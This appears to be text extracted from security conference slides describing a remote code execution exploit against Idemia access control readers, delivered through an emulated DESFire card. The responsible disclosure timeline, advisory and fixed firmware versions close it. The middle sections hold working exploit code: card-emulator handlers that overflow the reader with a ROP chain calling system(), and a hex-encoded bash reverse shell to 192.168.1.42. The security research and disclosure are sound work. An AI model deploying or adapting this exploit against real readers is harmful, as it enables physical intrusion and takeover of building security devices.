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
Tomaspre Support Gallagher when using make desire ... on Oct 27, 2022 History

..		
DESFireApplicationDirectory.c	Fix key read and write for keys with different numbers than zero	3 months ago
DESFireApplicationDirectory.h	Support Gallagher when using make desire	3 months ago
DESFireChameleonTerminal.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi...	6 months ago
DESFireChameleonTerminal.h	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre...	6 months ago
DESFireChameleonTerminalInclude.c	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre...	6 months ago
DESFireCrypto.c	DESFire: Reset IV only when needed	3 months ago
DESFireCrypto.h	Multiple code cleanup changes to TransferState -- Enc of transfers is...	6 months ago
DESFireCryptoTests.h	Fixing commented multi-line macro in violation of the make style gu...	last year
DESFireFile.c	Various debug messages + various fixes	3 months ago
DESFireFile.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago
DESFireFirmwareSettings.h	Updates to LibNFC test code (ISO auth works) ; Untested changes to f...	6 months ago
DESFireISO14443Support.c	Reset selected AID to 000000 after WUPA	3 months ago
DESFireISO14443Support.h	Small changes to the NAK/ACK return size (4 bits versus 1 byte)	6 months ago
DESFireISO7816Support.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi...	6 months ago
DESFireISO7816Support.h	Restore point for changes to the CL1/CL2 exchanges in the anticollisi...	6 months ago
DESFireInstructions.c	Return correct error code when file index is out of range	3 months ago
DESFireInstructions.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago

# Exploitation

Remote Code Execution

## Exploitation strategy



# Exploitation

Remote Code Execution

## Exploitation strategy

```
uint16_t EV0CmdGetVersion1(uint8_t *Buffer, uint16_t ByteCount) {           Maxie Dion Sch
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion1:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;
    // Buffer[2] = Picc.HwType;
    // Buffer[3] = Picc.HwSubtype;
    // GetPiccHardwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.HwProtocolType;

    memset(&Buffer[1], 0x42, 0x08);

    if (DF_GET_VERSION_frame_counter <= 33)
    {
        DF_GET_VERSION_frame_counter++;
        DesfireState = DESFIRE_GET_VERSION1;
        return 9; // bytes length
    }

    DF_GET_VERSION_frame_counter=0;
    DesfireState = DESFIRE_GET_VERSION2;
    return 9;
}
```

# Exploitation

## Remote Code Execution

### Exploitation strategy

```
uint16_t EV0CmdGetVersion2(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion2:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;3
    // Buffer[2] = Picc.SwType;
    // Buffer[3] = Picc.SwSubtype;
    // GetPiccSoftwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.SwProtocolType;
    // DesfireState = DESFIRE_GET_VERSION3;

    unsigned char ropchain [] = {
        STATUS_ADDITIONAL_FRAME,
        0x43, 0x43, 0x43, // padding
        0x78, 0x06, 0x25, 0x00, // first gadget: "POP {R3, R4, R11, PC}"
        0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49, 0x49,
        0x8d, 0x2b, 0x57, 0x00, // r11 value
        0x60, 0x68, 0x30, 0x00 // second gadget: "LDR R0, R11-0x5c"
        // "BL system()"
    };

    memcpy(Buffer, ropchain, 24);
    DesfireState = DESFIRE_GET_VERSION3;
    return 24;
}
```

# Exploitation

Remote Code Execution

## Exploitation strategy

```
uint16_t EV0CmdGetVersion3(uint8_t *Buffer, uint16_t ByteCount) {
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion3:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    // Buffer[0] = STATUS_OPERATION_OK;
    // GetPiccManufactureInfo(&Buffer[1]);


    unsigned char system_command [] = {
        STATUS_OPERATION_OK,
        0x35, 0x2a, 0x57, 0x00, // ptr(command)

        // '/bin/bash -i >& /dev/tcp/192.168.1.42/8080 0>&1\x00'
        0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68,
        0x20, 0x2d, 0x69, 0x20, 0x3e, 0x26, 0x20, 0x2f, 0x64,
        0x65, 0x76, 0x2f, 0x74, 0x63, 0x70, 0x2f, 0x31, 0x39,
        0x32, 0x2e, 0x31, 0x36, 0x38, 0x2e, 0x31, 0x2e, 0x34,
        0x32, 0x2f, 0x38, 0x30, 0x38, 0x30, 0x20, 0x30, 0x3e,
        0x26, 0x31, 0x00
    };
    memcpy(Buffer, system_command, 1+4+48);
    DesfireState = DESFIRE_IDLE;
    return 1+4+48;
}
```

# Exploitation

Remote Code Execution

## DEMO



[https://www.synacktiv.com/sites/default/files/2024-05/lucas\\_georges\\_open\\_sesame\\_demo.mp4](https://www.synacktiv.com/sites/default/files/2024-05/lucas_georges_open_sesame_demo.mp4)

# Exploitation

## Remote Code Execution

### Fix

```
44...
if...
if ( v12 )
{
    MMSG_logger::log(700, (int)"Failed to activate the tag.", (const char *)v22);
    goto LABEL_21;
}
if...
if ( Desfire_GetVersion(pVersionInfo) )
{
    MMSG_logger::log(700, (int)"No NXP Mifare!", v31);
    MMSG_logger::log(700, (int)"A Potential SEOS", v32);
    LOWORD(v12) = 16;
    *a3 = 16;
}
else
{
    *a3 |= 4u;
    MMSG_logger::log(700, (int)"A Desfire", a3);
    LOWORD(v12) = 4;
}
goto LABEL_71;
}
if ( (SAK_1 & 0x20) != 0 )
{
    if ( sub_3FE674(255, v75, 0xFu, (int)pVersionInfo, (int)&v60)
        || LOBYTE(pVersionInfo[0]) != 144
        || BYTE1(pVersionInfo[0]) )
    {
        if ( sub_3FE674(255, v72, 0xFu, (int)pVersionInfo, (int)&v59)
            || LOBYTE(pVersionInfo[0]) != 144
            || BYTE1(pVersionInfo[0]) )
        {
            if ( sub_3FDCD4(255) || sub_3FC9A8(v71, (unsigned __int8)v58[0]) || sub_3FDD78(255, v85, &v
            {
                MMSG_logger::log(
                    700,
                    (int)"A Smart MX with Mifare 4K Desfire Card... but card selection failed 2nd time...",
                    v41);
                v17 = 128;
            }
        }
    }
}
}
```

```
505
}
506
} else
507
{
508
    if ( v72 != 1 || v73 != 188 || v74 != 214 )
509
    {
510
        LABEL_138:
511
        MMSG_logger::log((MMSG_logger *)0x2BC, (int)"Going to select DESfire Application\n", v42);
512
        v43 = (const char *)SPROX_Desfire_SelectApplication(0);
513
        MMSG_logger::log((MMSG_logger *)0x2BC, (int)"return code from SPROX_Desfire_SelectApplication=%d\n", v43);
514
        if ( v43 )
515
        {
516
            MMSG_logger::log((MMSG_logger *)0x2BC, (int)"No NXP Mifare!", v44);
517
            MMSG_logger::log((MMSG_logger *)0x2BC, (int)"A Potential SEOS", v45);
518
            v17 = 16;
519
            LOWORD(v12) = 16;
520
            *a3 = 16;
521
        }
522
    } else
523
    {
524
        *a3 |= 4u;
525
        MMSG_logger::log((MMSG_logger *)0x2BC, (int)"A Desfire", a3);
526
        v17 = 4;
527
        LOWORD(v12) = 4;
528
    }
529
    LABEL_91:
530
    if ( v57[0] )
531
    {
532
        v36 = 0;
533
        v37 = 0;
534
        do
535
        {
536
            std::string::push_back(a4, v67[v36]);
537
            v36 = ++v37;
538
        } while ( v37 < (int)(unsigned __int8)v57[0] );
539
    }
540
    goto LABEL_19;
541
}
542
v46 = (const char *)sub_459644((unsigned __int8)*a6, &v71, (unsigned __int8)v57[2]);
543
544
```



# Conclusion

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## Timeline

- 02-2022: study on contactless information storage
- 06-2022: first vulnerabilities found
- 10-2022: RCE exploited
- 11-2022: vulnerabilities disclosed to Idemia's CSIRT
- 12-2022 - 01-2023: talks with security people from Idemia
- 05-2023: private firmware fixing the vulnerabilities
- 09-2023: public firmware fixing the vulnerabilities and advisory published

# Conclusion

Fix and Advisory

**Advisory:** <https://www.idemia.com/wp-content/uploads/2023/11/Security-Advisory-SA-2023-05-2.pdf>

2023

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2023.09.29 Multiple CVE fixed for vulnerabilities discovered in Physical Access control devices. They can under certain circumstances lead to arbitrary code execution, or to permanent denial of service.

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## Versions

- SIGMA Lite & Lite+, Wide Firmware, Extreme: 4.15.5
- MorphoWave Compact/XP & VisionPass: 2.12.2
- MorphoWave SP: 1.2.7

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